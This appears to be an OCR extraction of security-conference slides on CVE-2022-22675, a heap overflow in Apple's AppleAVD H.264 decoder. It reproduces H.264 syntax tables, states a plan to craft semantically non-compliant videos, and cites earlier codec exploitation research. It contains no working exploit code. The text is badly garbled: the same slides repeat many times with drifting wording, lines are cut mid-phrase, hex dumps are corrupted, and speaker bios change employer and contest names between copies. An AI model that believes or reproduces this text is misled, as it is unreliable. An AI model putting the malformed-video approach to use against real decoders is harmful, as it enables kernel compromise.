


CVE-2022-22675: AppleAVD H.264  
vulnerability exploited in the wild!

Build upon existing RCA to get a heap  
overflow

# H.264 or the Advanced Video Codec (AVC)

- Standardized in 2003 by ITU & Moving Picture Experts Group.
- Has two names: H.264 and AVC. We default to H.264 for simplicity.
- Over 800 pages describing **video decoding**
- **H.264 is supported on practically all modern devices and is considered the fallback codec for video engineers**



<https://www.itu.int/rec/T-REC-H.264>

# Syntax Elements – Language of H.264

## 7.3.2.1.1 Sequence parameter set data syntax

	C	Descriptor
seq_parameter_set_data( ) {		
profile_idc	0	u(8)
constraint_set0_flag	0	u(1)
constraint_set1_flag	0	u(1)
constraint_set2_flag	0	u(1)
constraint_set3_flag	0	u(1)
constraint_set4_flag	0	u(1)
constraint_set5_flag	0	u(1)
reserved_zero_2bits /* equal to 0 */	0	u(2)
level_idc	0	u(8)
seq_parameter_set_id	0	ue(v)
if( profile_idc == 100    profile_idc == 110    profile_idc == 122    profile_idc == 244    profile_idc == 44    profile_idc == 83    profile_idc == 86    profile_idc == 118    profile_idc == 128    profile_idc == 138    profile_idc == 139    profile_idc == 134    profile_idc == 135 ) {		
chroma_format_idc	0	ue(v)
if( chroma_format_idc == 3 )		
separate_colour_plane_flag	0	u(1)
bit_depth_luma_minus8	0	ue(v)
bit_depth_chroma_minus8	0	ue(v)
qpprime_y_zero_transform_bypass_flag	0	u(1)
seq_scaling_matrix_present_flag	0	u(1)
if( seq_scaling_matrix_present_flag )		
for( i = 0; i < ( ( chroma_format_idc != 3 ) ? 8 : 12 ); i++ ) {		
seq_scaling_list_present_flag[ i ]	0	u(1)
if( seq_scaling_list_present_flag[ i ] )		
if( i < 6 )		
scaling_list( ScalingList4x4[ i ], 16, UseDefaultScalingMatrix4x4Flag[ i ] )	0	
else		
scaling_list( ScalingList8x8[ i - 6 ], 64, UseDefaultScalingMatrix8x8Flag[ i - 6 ] )	0	
}		
}		

# Syntax Elements – Language of H.264

## 7.3.2.1.1 Sequence parameter set data syntax

	C	Descriptor
seq_parameter_set_data( ) {		
profile_idc	0	u(8)
constraint_set0_flag	0	u(1)
constraint_set1_flag	0	u(1)
constraint_set2_flag	0	u(1)
constraint_set3_flag	0	u(1)
constraint_set4_flag	0	u(1)
constraint_set5_flag	0	u(1)
reserved_zero_2bits /* equal to 0 */	0	u(2)
level_idc	0	u(8)
seq_parameter_set_id	0	ue(v)
if( profile_idc == 100    profile_idc == 110    profile_idc == 122    profile_idc == 244    profile_idc == 44    profile_idc == 83    profile_idc == 86    profile_idc == 118    profile_idc == 128    profile_idc == 138    profile_idc == 139    profile_idc == 134    profile_idc == 135 ) {		
chroma_format_idc	0	ue(v)
if( chroma_format_idc == 3 )		
separate_colour_plane_flag	0	u(1)
bit_depth_luma_minus8	0	ue(v)
bit_depth_chroma_minus8	0	ue(v)
qp_prime_y_zero_transform_bypass_flag	0	u(1)
seq_scaling_matrix_present_flag	0	u(1)
if( seq_scaling_matrix_present_flag )		
for( i = 0; i < ( ( chroma_format_idc != 3 ) ? 8 : 12 ); i++ ) {		
seq_scaling_list_present_flag[ i ]	0	u(1)
if( seq_scaling_list_present_flag[ i ] )		
if( i < 6 )		
scaling_list( ScalingList4x4[ i ], 16, UseDefaultScalingMatrix4x4Flag[ i ] )	0	
else		
scaling_list( ScalingList8x8[ i - 6 ], 64, UseDefaultScalingMatrix8x8Flag[ i - 6 ] )	0	
}		
}		

# Syntax Elements – Language of H.264



## 7.3.2.1.1 Sequence parameter set data syntax

	C	Descriptor
seq_parameter_set_data()	{	
profile_idc	0	u(8)
constraint_set0_flag	0	u(1)
constraint_set1_flag	0	u(1)
constraint_set2_flag	0	u(1)
constraint_set3_flag	0	u(1)
constraint_set4_flag	0	u(1)
constraint_set5_flag	0	u(1)
reserved_zero_2bits /* equal to 0 */	0	u(2)
level_idc	0	u(8)
seq_parameter_set_id	0	ue(v)
if( profile_idc == 100    profile_idc == 110    profile_idc == 122    profile_idc == 244    profile_idc == 44    profile_idc == 83    profile_idc == 86    profile_idc == 118    profile_idc == 128    profile_idc == 138    profile_idc == 139    profile_idc == 134    profile_idc == 135 ) {		
chroma_format_idc	0	ue(v)
if( chroma_format_idc == 3 )		
separate_colour_plane_flag	0	u(1)
bit_depth_luma_minus8	0	ue(v)
bit_depth_chroma_minus8	0	ue(v)
qpprime_y_zero_transform_bypass_flag	0	u(1)
seq_scaling_matrix_present_flag	0	u(1)
if( seq_scaling_matrix_present_flag )		
for( i = 0; i < ( ( chroma_format_idc != 3 ) ? 8 : 12 ); i++ ) {		
seq_scaling_list_present_flag[i]	0	u(1)
if( seq_scaling_list_present_flag[i] )		
if( i < 6 )		
scaling_list( ScalingList4x4[i], 16, UseDefaultScalingMatrix4x4Flag[i] )	0	
else		
scaling_list( ScalingList8x8[i - 6], 64, UseDefaultScalingMatrix8x8Flag[i - 6] )	0	
}		
}		

# Syntax Elements – Language of H.264



## 7.3.2.1.1 Sequence parameter set data syntax

	C	Descriptor
seq_parameter_set_data()		
profile_idc	0	u(8)
constraint_set0_flag	0	u(1)
constraint_set1_flag	0	u(1)
constraint_set2_flag	0	u(1)
constraint_set3_flag	0	u(1)
constraint_set4_flag	0	u(1)
constraint_set5_flag	0	u(1)
reserved_zero_2bits /* equal to 0 */	0	u(2)
level_idc	0	u(8)
seq_parameter_set_id	0	ue(v)
if( profile_idc == 100    profile_idc == 110    profile_idc == 122    profile_idc == 244    profile_idc == 44    profile_idc == 83    profile_idc == 86    profile_idc == 118    profile_idc == 128    profile_idc == 138    profile_idc == 139    profile_idc == 134    profile_idc == 135 ) {		
chroma_format_idc	0	ue(v)
if( chroma_format_idc == 3 )		
separate_colour_plane_flag	0	u(1)
bit_depth_luma_minus8	0	ue(v)
bit_depth_chroma_minus8	0	ue(v)
qp_prime_y_zero_transform_bypass_flag	0	u(1)
seq_scaling_matrix_present_flag	0	u(1)
if( seq_scaling_matrix_present_flag )		
for( i = 0; i < ( ( chroma_format_idc != 3 ) ? 8 : 12 ); i++ ) {		
seq_scaling_list_present_flag[i]	0	u(1)
if( seq_scaling_list_present_flag[i] )		
if( i < 6 )		
scaling_list( ScalingList4x4[i], 16, UseDefaultScalingMatrix4x4Flag[i] )	0	
else		
scaling_list( ScalingList8x8[i - 6], 64, UseDefaultScalingMatrix8x8Flag[i - 6] )	0	
}		
}		

# Syntax Elements – Language of H.264



## 7.3.2.1.1 Sequence parameter set data syntax

	C	Descriptor
seq_parameter_set_data()		
profile_idc	0	u(8)
constraint_set0_flag	0	u(1)
constraint_set1_flag	0	u(1)
constraint_set2_flag	0	u(1)
constraint_set3_flag	0	u(1)
constraint_set4_flag	0	u(1)
constraint_set5_flag	0	u(1)
reserved_zero_2bits /* equal to 0 */	0	u(2)
level_idc	0	u(8)
seq_parameter_set_id	0	ue(v)
if(profile_idc == 100    profile_idc == 110    profile_idc == 122    profile_idc == 244    profile_idc == 44    profile_idc == 83    profile_idc == 86    profile_idc == 118    profile_idc == 128    profile_idc == 138    profile_idc == 139    profile_idc == 134    profile_idc == 135) {		
chroma_format_idc	0	ue(v)
if(chroma_format_idc == 3)		
separate_colour_plane_flag	0	u(1)
bit_depth_luma_minus8	0	ue(v)
bit_depth_chroma_minus8	0	ue(v)
qp_prime_y_zero_transform_bypass_flag	0	u(1)
seq_scaling_matrix_present_flag	0	u(1)
if(seq_scaling_matrix_present_flag)		
for(i=0; i < ((chroma_format_idc != 3) ? 8 : 12); i++) {		
seq_scaling_list_present_flag[i]	0	u(1)
if(seq_scaling_list_present_flag[i])		
if(i < 6)		
scaling_list(ScalingList4x4[i], 16, UseDefaultScalingMatrix4x4Flag[i])	0	
else		
scaling_list(ScalingList8x8[i - 6], 64, UseDefaultScalingMatrix8x8Flag[i - 6])	0	
}		
}		

**reserved\_zero\_2bits** shall be equal to 0. Other values of **reserved\_zero\_2bits** may be specified in the future by ITU-T | ISO/IEC. Decoders shall ignore the value of **reserved\_zero\_2bits**.

**seq\_parameter\_set\_id** identifies the sequence parameter set that is referred to by the picture parameter set. The value of **seq\_parameter\_set\_id** shall be in the range of 0 to 31, inclusive.

NOTE 3 – When feasible, encoders should use distinct values of **seq\_parameter\_set\_id** when the values of other sequence parameter set syntax elements differ rather than changing the values of the syntax elements associated with a specific value of **seq\_parameter\_set\_id**.

**chroma\_format\_idc** specifies the chroma sampling relative to the luma sampling as specified in clause 6.2. The value of **chroma\_format\_idc** shall be in the range of 0 to 3, inclusive. When **chroma\_format\_idc** is not present, it shall be inferred to be equal to 1 (4:2:0 chroma format).

**separate\_colour\_plane\_flag** equal to 1 specifies that the three colour components of the 4:4:4 chroma format are coded separately. **separate\_colour\_plane\_flag** equal to 0 specifies that the colour components are not coded separately. When **separate\_colour\_plane\_flag** is not present, it shall be inferred to be equal to 0. When **separate\_colour\_plane\_flag** is equal to 1, the primary coded picture consists of three separate components, each of which consists of coded samples of one colour plane (Y, Cb or Cr) that each use the monochrome coding syntax. In this case, each colour plane is associated with a specific **colour\_plane\_id** value.

NOTE 4 – There is no dependency in decoding processes between the colour planes having different **colour\_plane\_id** values. For example, the decoding process of a monochrome picture with one value of **colour\_plane\_id** does not use any data from monochrome pictures having different values of **colour\_plane\_id** for inter prediction.

Depending on the value of **separate\_colour\_plane\_flag**, the value of the variable ChromaArrayType is assigned as follows:

- If **separate\_colour\_plane\_flag** is equal to 0, **ChromaArrayType** is set equal to **chroma\_format\_idc**.
- Otherwise (**separate\_colour\_plane\_flag** is equal to 1), **ChromaArrayType** is set equal to 0.

# Syntax Elements – Language of H.264



## 7.3.2.1.1 Sequence parameter set data syntax

	C	Descriptor
seq_parameter_set_data()		
profile_idc	0	u(8)
constraint_set0_flag	0	u(1)
constraint_set1_flag	0	u(1)
constraint_set2_flag	0	u(1)
constraint_set3_flag	0	u(1)
constraint_set4_flag	0	u(1)
constraint_set5_flag	0	u(1)
reserved_zero_2bits /* equal to 0 */	0	u(2)
level_idc	0	u(8)
seq_parameter_set_id	0	ue(v)
if(profile_idc == 100    profile_idc == 110    profile_idc == 122    profile_idc == 244    profile_idc == 44    profile_idc == 83    profile_idc == 86    profile_idc == 118    profile_idc == 128    profile_idc == 138    profile_idc == 139    profile_idc == 134    profile_idc == 135) {		
chroma_format_idc	0	ue(v)
if(chroma_format_idc == 3) {		
separate_colour_plane_flag	0	u(1)
bit_depth_luma_minus8	0	ue(v)
bit_depth_chroma_minus8	0	ue(v)
qpprime_y_zero_transform_bypass_flag	0	u(1)
seq_scaling_matrix_present_flag	0	u(1)
if(seq_scaling_matrix_present_flag) {		
for(i=0; i < ((chroma_format_idc != 3) ? 8 : 12); i++) {		
seq_scaling_list_present_flag[i]	0	u(1)
if(seq_scaling_list_present_flag[i]) {		
if(i < 6) {		
scaling_list(ScalingList4x4[i], 16, UseDefaultScalingMatrix4x4Flag[i])	0	
else {		
scaling_list(ScalingList8x8[i - 6], 64, UseDefaultScalingMatrix8x8Flag[i - 6])	0	
}		
}		

reserved\_zero\_2bits shall be equal to 0. Other values of reserved\_zero\_2bits may be specified in the future by ITU-T | ISO/IEC. Decoders shall ignore the value of reserved\_zero\_2bits.

seq\_parameter\_set\_id identifies the sequence parameter set that is referred to by the picture parameter set. The value of seq\_parameter\_set\_id shall be in the range of 0 to 31, inclusive.

NOTE 3 – When feasible, encoders should use distinct values of seq\_parameter\_set\_id when the values of other sequence parameter set syntax elements differ rather than changing the values of the syntax elements associated with a specific value of seq\_parameter\_set\_id.

chroma\_format\_idc specifies the chroma sampling relative to the luma sampling as specified in clause 6.2. The value of chroma\_format\_idc shall be in the range of 0 to 3, inclusive. When chroma\_format\_idc is not present, it shall be inferred to be equal to 1 (4:2:0 chroma format).

separate\_colour\_plane\_flag equal to 1 specifies that the three colour components of the 4:4:4 chroma format are coded separately. separate\_colour\_plane\_flag equal to 0 specifies that the colour components are not coded separately. When separate\_colour\_plane\_flag is not present, it shall be inferred to be equal to 0. When separate\_colour\_plane\_flag is equal to 1, the primary coded picture consists of three separate components, each of which consists of coded samples of one colour plane (Y, Cb or Cr) that each use the monochrome coding syntax. In this case, each colour plane is associated with a specific colour\_plane\_id value.

NOTE 4 – There is no dependency in decoding processes between the colour planes having different colour\_plane\_id values. For example, the decoding process of a monochrome picture with one value of colour\_plane\_id does not use any data from monochrome pictures having different values of colour\_plane\_id for inter prediction.

Depending on the value of separate\_colour\_plane\_flag, the value of the variable ChromaArrayType is assigned as follows:

- If separate\_colour\_plane\_flag is equal to 0, ChromaArrayType is set equal to chroma\_format\_idc.
- Otherwise (separate\_colour\_plane\_flag is equal to 1), ChromaArrayType is set equal to 0.

chroma\_format\_idc shall be in the range of 0 to 3, inclusive.

# Syntax Elements – Language of H.264



## 7.3.2.1.1 Sequence parameter set data syntax

	C	Descriptor
seq_parameter_set_data()		
profile_idc	0	u(8)
constraint_set0_flag	0	u(1)
constraint_set1_flag	0	u(1)
constraint_set2_flag	0	u(1)
constraint_set3_flag	0	u(1)
constraint_set4_flag	0	u(1)
constraint_set5_flag	0	u(1)
reserved_zero_2bits /* equal to 0 */	0	u(2)
level_idc	0	u(8)
seq_parameter_set_id	0	ue(v)
if(profile_idc == 100    profile_idc == 110    profile_idc == 122    profile_idc == 244    profile_idc == 44    profile_idc == 83    profile_idc == 86    profile_idc == 118    profile_idc == 128    profile_idc == 138    profile_idc == 139    profile_idc == 134    profile_idc == 135) {		
chroma_format_idc	0	ue(v)
if(chroma_format_idc == 3) {		
separate_colour_plane_flag	0	u(1)
bit_depth_luma_minus8	0	ue(v)
bit_depth_chroma_minus8	0	ue(v)
qpprime_y_zero_transform_bypass_flag	0	u(1)
seq_scaling_matrix_present_flag	0	u(1)
if(seq_scaling_matrix_present_flag) {		
for(i=0; i < ((chroma_format_idc != 3) ? 8 : 12); i++) {		
seq_scaling_list_present_flag[i]	0	u(1)
if(seq_scaling_list_present_flag[i]) {		
if(i < 6) {		
scaling_list(ScalingList4x4[i], 16, UseDefaultScalingMatrix4x4Flag[i])	0	
else {		
scaling_list(ScalingList8x8[i - 6], 64, UseDefaultScalingMatrix8x8Flag[i - 6])	0	
}		
}		
}		

reserved\_zero\_2bits shall be equal to 0. Other values of reserved\_zero\_2bits may be specified in the future by ITU-T | ISO/IEC. Decoders shall ignore the value of reserved\_zero\_2bits.

seq\_parameter\_set\_id identifies the sequence parameter set that is referred to by the picture parameter set. The value of seq\_parameter\_set\_id shall be in the range of 0 to 31, inclusive.

NOTE 3 – When feasible, encoders should use distinct values of seq\_parameter\_set\_id when the values of other sequence parameter set syntax elements differ rather than changing the values of the syntax elements associated with a specific value of seq\_parameter\_set\_id.

chroma\_format\_idc specifies the chroma sampling relative to the luma sampling as specified in clause 6.2. The value of chroma\_format\_idc shall be in the range of 0 to 3, inclusive. When chroma\_format\_idc is not present, it shall be inferred to be equal to 1 (4:2:0 chroma format).

separate\_colour\_plane\_flag equal to 1 specifies that the three colour components of the 4:4:4 chroma format are coded separately. separate\_colour\_plane\_flag equal to 0 specifies that the colour components are not coded separately. When separate\_colour\_plane\_flag is not present, it shall be inferred to be equal to 0. When separate\_colour\_plane\_flag is equal to 1, the primary coded picture consists of three separate components, each of which consists of coded samples of one colour plane (Y, Cb or Cr) that each use the monochrome coding syntax. In this case, each colour plane is associated with a specific colour\_plane\_id value.

NOTE 4 – There is no dependency in decoding processes between the colour planes having different colour\_plane\_id values. For example, the decoding process of a monochrome picture with one value of colour\_plane\_id does not use any data from monochrome pictures having different values of colour\_plane\_id for inter prediction.

Depending on the value of separate\_colour\_plane\_flag, the value of the variable ChromaArrayType is assigned as follows:

- If separate\_colour\_plane\_flag is equal to 0, ChromaArrayType is set equal to chroma\_format\_idc.
- Otherwise (separate\_colour\_plane\_flag is equal to 1), ChromaArrayType is set equal to 0.

chroma\_format\_idc shall be in the range of 0 to 3, inclusive.

# Want: Generate syntactically correct but semantically non-compliant videos

## 7.3.2.1.1 Sequence parameter set data syntax

	C	Descriptor
profile_idc	0	u(8)
constraint_set0_flag	0	u(1)
constraint_set1_flag	0	u(1)

Syntactically correct:  
bitstream correctly read

```
seq_parameter_set_data() {  
    profile_idc  
    constraint_set0_flag  
    constraint_set1_flag  
  
    seq_scaling_list_present_flag[i]  
    if(seq_scaling_list_present_flag[i])  
        if(i < 6)  
            scaling_list[ScalingList4x4[i], 16,  
                        UseDefaultScalingMatrix4x4Flag[i]]  
        else  
            scaling_list[ScalingList8x8[i - 6], 64,  
                        UseDefaultScalingMatrix8x8Flag[i - 6]]  
    }  
}
```

reserved\_zero\_2bits shall be equal to 0. Other values of reserved\_zero\_2bits may be specified in the future by ITU-T | ISO/IEC. Decoders shall ignore the value of reserved\_zero\_2bits.

seq\_parameter\_set\_id identifies the sequence parameter set that is referred to by the picture parameter set. The value of seq\_parameter\_set\_id shall be in the range of 0 to 31 inclusive.

NOTE 3 –  
set syntax  
seq\_param

chroma\_form  
chroma\_form  
to be equal to

separate\_col  
separately. se  
separate\_col  
to 1, the prin  
colour plane  
a specific col

NOTE 4 –  
example, th  
pictures ha

Depending on


- If separa
- Otherwise (separate\_colour\_plane\_flag is equal to 1), ChromaArrayType is set equal to 0.

chroma\_format\_idc shall be in the range of 0 to 3, inclusive.

Semantically non-compliant:  
syntax elements are out-of-bounds


quence parameter specific value of  
2. The value of  
hall be inferred  
ormat are coded  
parately. When  
ne\_flag is equal  
samples of one  
associated with  
ne\_id values. For  
om monochrome  
ned as follows:

# Bitstream representation is fragile – Bit flips lead to unpredictable changes



00000780	DA162232	ACCFE755	363D0DA7	52FD678A	2419
000007A0	C10F0842	1C327DCB	0753FA1B	7424:	73 'A11
000007C0	A87A12A1	535E0E70	9D3D6519	18CDб1б/	JA55
000007E0	DE5C11FA	D7F81DB7	154B5DDB	DB3F0B77	02E3

# Fragility of Encoded Videos – Bit flips lead to unpredictable changes



00000780	DA162232	ACCFE755	363D0DA7	52FD678A	2419
000007A0	C10F0842	1C327DCB	0753FA1B	7424:	74 'A11
000007C0	A87A12A1	535E0E70	9D3D6519	18CDб1б/	JA55
000007E0	DE5C11FA	D7F81DB7	154B5DDB	DB3F0B77	02E3

# Previously Identified Codec Security Vulnerabilities

# Previously Identified Codec Security Vulnerabilities

<b>Title :</b> Viewer Discretion Advised: (De)coding an iOS Kernel Vulnerability
<b>Author :</b> Adam Donenfeld
==Phrack Inc.==
Volume 0x10, Issue 0x46, Phile #0x07 of 0x0f
-----=[ Viewer Discretion Advised: ]=-----
-----=[ (De)coding an iOS Kernel Vulnerability ]=-----
-----=[ Adam Donenfeld ]=-----
-----=[ @doadam ]=-----
-----=[ @doadam ]=-----
--[ Table of contents
0) Introduction
1) Sandbox concepts
2) A bug - how it all got started (IOSurface)
3) A bug - finding a primitive for the IOSurface bug
4) Tracing the iOS kernel
5) Reversing Apple05500.kext
6) Influencing Apple05500.kext via mediaserverd
7) _The bug
8) H.264 in general and in iOS
9) mediaserver didn't read the fucking manual
0xA) Takeaways
0xB) Final words
0xC) References
0xD) Code

# Previously Identified Codec Security Vulnerabilities

## Bypassing the Maginot Line: Remotely Exploit the Hardware Decoder on Smartphone

Xiling Gong  
Tencent Blade Team



Title : Viewer Discretion Advised: (De)coding an iOS Kernel Vulnerability

Author : Adam Donenfeld

==Phrack Inc.==

Volume 0x10, Issue 0x46, Phile #0x07 of 0x0f

```
|=====|[ Viewer Discretion Advised: ]=====|
|=====|[ (De)coding an iOS Kernel Vulnerability ]=====|
|=====|[ Adam Donenfeld ]=====|
|=====|[ @doadam ]=====|
|=====|
```

### --[ Table of contents ]

- 0) Introduction
- 1) Sandbox concepts
- 2) A bug - how it all got started (IOSurface)
- 3) A bug - finding a primitive for the IOSurface bug
- 4) Tracing the iOS kernel
- 5) Reversing Apple05500.kext
- 6) Influencing Apple05500.kext via mediaserverd
- 7) \_The bug
- 8) H.264 in general and in iOS
- 9) mediaserverd didn't read the fucking manual
- 0xA) Takeaways
- 0xB) Final words
- 0xC) References
- 0xD) Code

# Previously Identified Codec Security Vulnerabilities

## Bypassing the Maginot Line: Remotely Exploit the Hardware Decoder on Smartphone

Xiling Gong  
Tencent Blade Team



### Cinema time!

#### Abstract

Media parsing is known as one of the weakest components of every consumer system. It often operates complex data structures in the most performant way possible, which is at odds with security requirements, such as attack surface minimization, compartmentalization, and privilege separation. Compared to other operating systems, video decoding on MacOS/iOS is an interesting case for two different reasons. First, instead of running in usermode, a considerable portion of format parsing is implemented in a kernel extension called AppleAVD, exposing the kernel to additional remote attack vectors. Second, recent anonymous reports suggest that AppleAVD may have been exploited in the wild. Our talk investigates AppleAVD kernel extension in-depth, covering video decoding subsystem internals, analysis of vulnerabilities, and ways to exploit them.

#### Resources

Slides: hexacon2022\_AppleAVD.pdf

#### Speakers



##### Bio

Nikita Tarakanov is an independent security researcher. He has worked as a security researcher at Postec Technologies, Vulture Security, Intel corporation and Huawei. He likes writing exploits, especially for OS kernels. He won the PwnDays HackDown contest in 2011 and 2012. He has published a few papers about kernel mode drivers and their exploitation. He is currently engaged in reverse engineering research and vulnerability search automation.



##### Bio

Andrey Labunets is a security researcher with more than a decade of experience in vulnerability research and reverse engineering.

Nikita Tarakanov

Andrey Labunets  
@isciurus

Title : Viewer Discretion Advised: (De)coding an iOS Kernel Vulnerability

Author : Adam Donenfeld

==Phrack Inc.==

Volume 0x10, Issue 0x46, Phile #0x07 of 0x0f

```
|=====
|=-----=[ Viewer Discretion Advised: ]=-----
|=-----=[ (De)coding an iOS Kernel Vulnerability ]=-----
|=====
|=-----=[ Adam Donenfeld ]=-----
|=-----=[ @doadam ]=-----
|=====
```

#### -- [ Table of contents ]

- 0) Introduction
- 1) Sandbox concepts
- 2) A bug - how it all got started (IOSurface)
- 3) A bug - finding a primitive for the IOSurface bug
- 4) Tracing the iOS kernel
- 5) Reversing Apple05500.kext
- 6) Influencing Apple05500.kext via mediaserverd
- 7) \_The bug
- 8) H.264 in general and in iOS
- 9) mediaserverd didn't read the fucking manual
- 0xA) Takeaways
- 0xB) Final words
- 0xC) References
- 0xD) Code

# Previously Identified Codec Security Vulnerabilities

## Bypassing the Maginot Line: Remotely Exploit the Hardware Decoder on Smartphone

Xiling Gong  
Tencent Blade Team



### Cinema time!

#### Abstract

Media parsing is known as one of the weakest components of every consumer system. It often operates complex data structures in the most performant way possible, which is at odds with security requirements, such as attack surface minimization, compartmentalization, and privilege separation. Compared to other operating systems, video decoding on MacOS/iOS is an interesting case for two different reasons. First, instead of running in usermode, a considerable portion of format parsing is implemented in a kernel extension called AppleAVD, exposing the kernel to additional remote attack vectors. Second, recent anonymous reports suggest that AppleAVD may have been exploited in the wild. Our talk investigates AppleAVD kernel extension in-depth, covering video decoding subsystem internals, analysis of vulnerabilities, and ways to exploit them.

#### Resources

Slides: hexacon2022\_AppleAVD.pdf

#### Speakers



##### Bio

Nikita Tarakanov is an independent security researcher. He has worked as a security researcher at Postini Technologies, Viasat Security, Intel corporation and Huawei. He likes writing exploits, especially for OS kernels. He won the Pwn2Own HackDown contest in 2011 and 2012. He has published a few papers about kernel mode drivers and their exploitation. He is currently engaged in reverse engineering research and vulnerability search automation.



##### Bio

Andrey Labunets is a developer with over a decade of experience in vulnerability research and reverse engineering.

Andrey Labunets  
@isciurus

Title : Viewer Discretion Advised: (De)coding an iOS Kernel Vulnerability

Author : Adam Donenfeld

==Phrack Inc.==

Volume 0x10, Issue 0x46, Phile #0x07 of 0x0f

```
|=====|[ Viewer Discretion Advised: ]=====|
|=====|[ (De)coding an iOS Kernel Vulnerability ]=====|
|=====|[ Adam Donenfeld ]=====|
|=====|[ @doadam ]=====|
|=====|
```

#### -- [ Table of contents ]

- 0) Introduction
- 1) Sandbox concepts
- 2) A bug - how it all got started (IOSurface)
- 3) A bug - finding a primitive for the IOSurface bug
- 4) Tracing the iOS kernel
- 5) Reversing Apple05500.kext
- 6) Influencing Apple05500.kext via mediaserverd
- 7) \_The bug
- 8) H.264 in general and in iOS
- 9) mediaserverd didn't read the fucking manual
- 0xA) Takeaways
- 0xB) Final words
- 0xC) References
- 0xD) Code

## Issue 2353: AppleAVD: Missing surface lock in deallocateKernelMemoryInternal

Reported by [natashenka@google.com](mailto:natashenka@google.com) on Fri, Sep 2, 2022, 4:44 PM CDT

Project Member

# Previously Identified Codec Security Vulnerabilities

## Bypassing the Maginot Line: Remotely Exploit the Hardware Decoder on Smartphone

Xiling Gong  
Tencent Blade Team



### Cinema time!

#### Abstract

Media parsing is known as one of the weakest components of every consumer system. It often operates complex data structures in the most performant way possible, which is at odds with security requirements, such as attack surface minimization, compartmentalization, and privilege separation. Compared to other operating systems, video decoding on MacOS/iOS is an interesting case for two different reasons. First, instead of running in usermode, a considerable portion of format parsing is implemented in a kernel extension called AppleAVD, exposing the kernel to additional remote attack vectors. Second, recent anonymous reports suggest that AppleAVD may have been exploited in the wild. Our talk investigates AppleAVD kernel extension in-depth, covering video decoding subsystem internals, analysis of vulnerabilities, and ways to exploit them.

#### Resources

Slides: hexacon2022\_AppleAVD.pdf

#### Speakers



##### Bio

Nikita Tarakanov is an independent security researcher. He has worked as a security researcher at Postini Technologies, Viasat Security, Intel corporation and Huawei. He likes writing exploits, especially for OS kernels. He won the PwnThisHackDown contest in 2011 and 2012. He has published a few papers about kernel mode drivers and their exploitation. He is currently engaged in reverse engineering research and vulnerability search automation.



##### Bio

Andrey Labunets is than and

@isciurus

**Title : Viewer Discretion Advised: (De)coding an iOS Kernel Vulnerability**

**Author : Adam Donenfeld**

==Phrack Inc.==

Volume 0x10, Issue 0x46, Phile #0x07 of 0x0f

[=-----=[ Viewer Discretion Advised: ]=-----]=

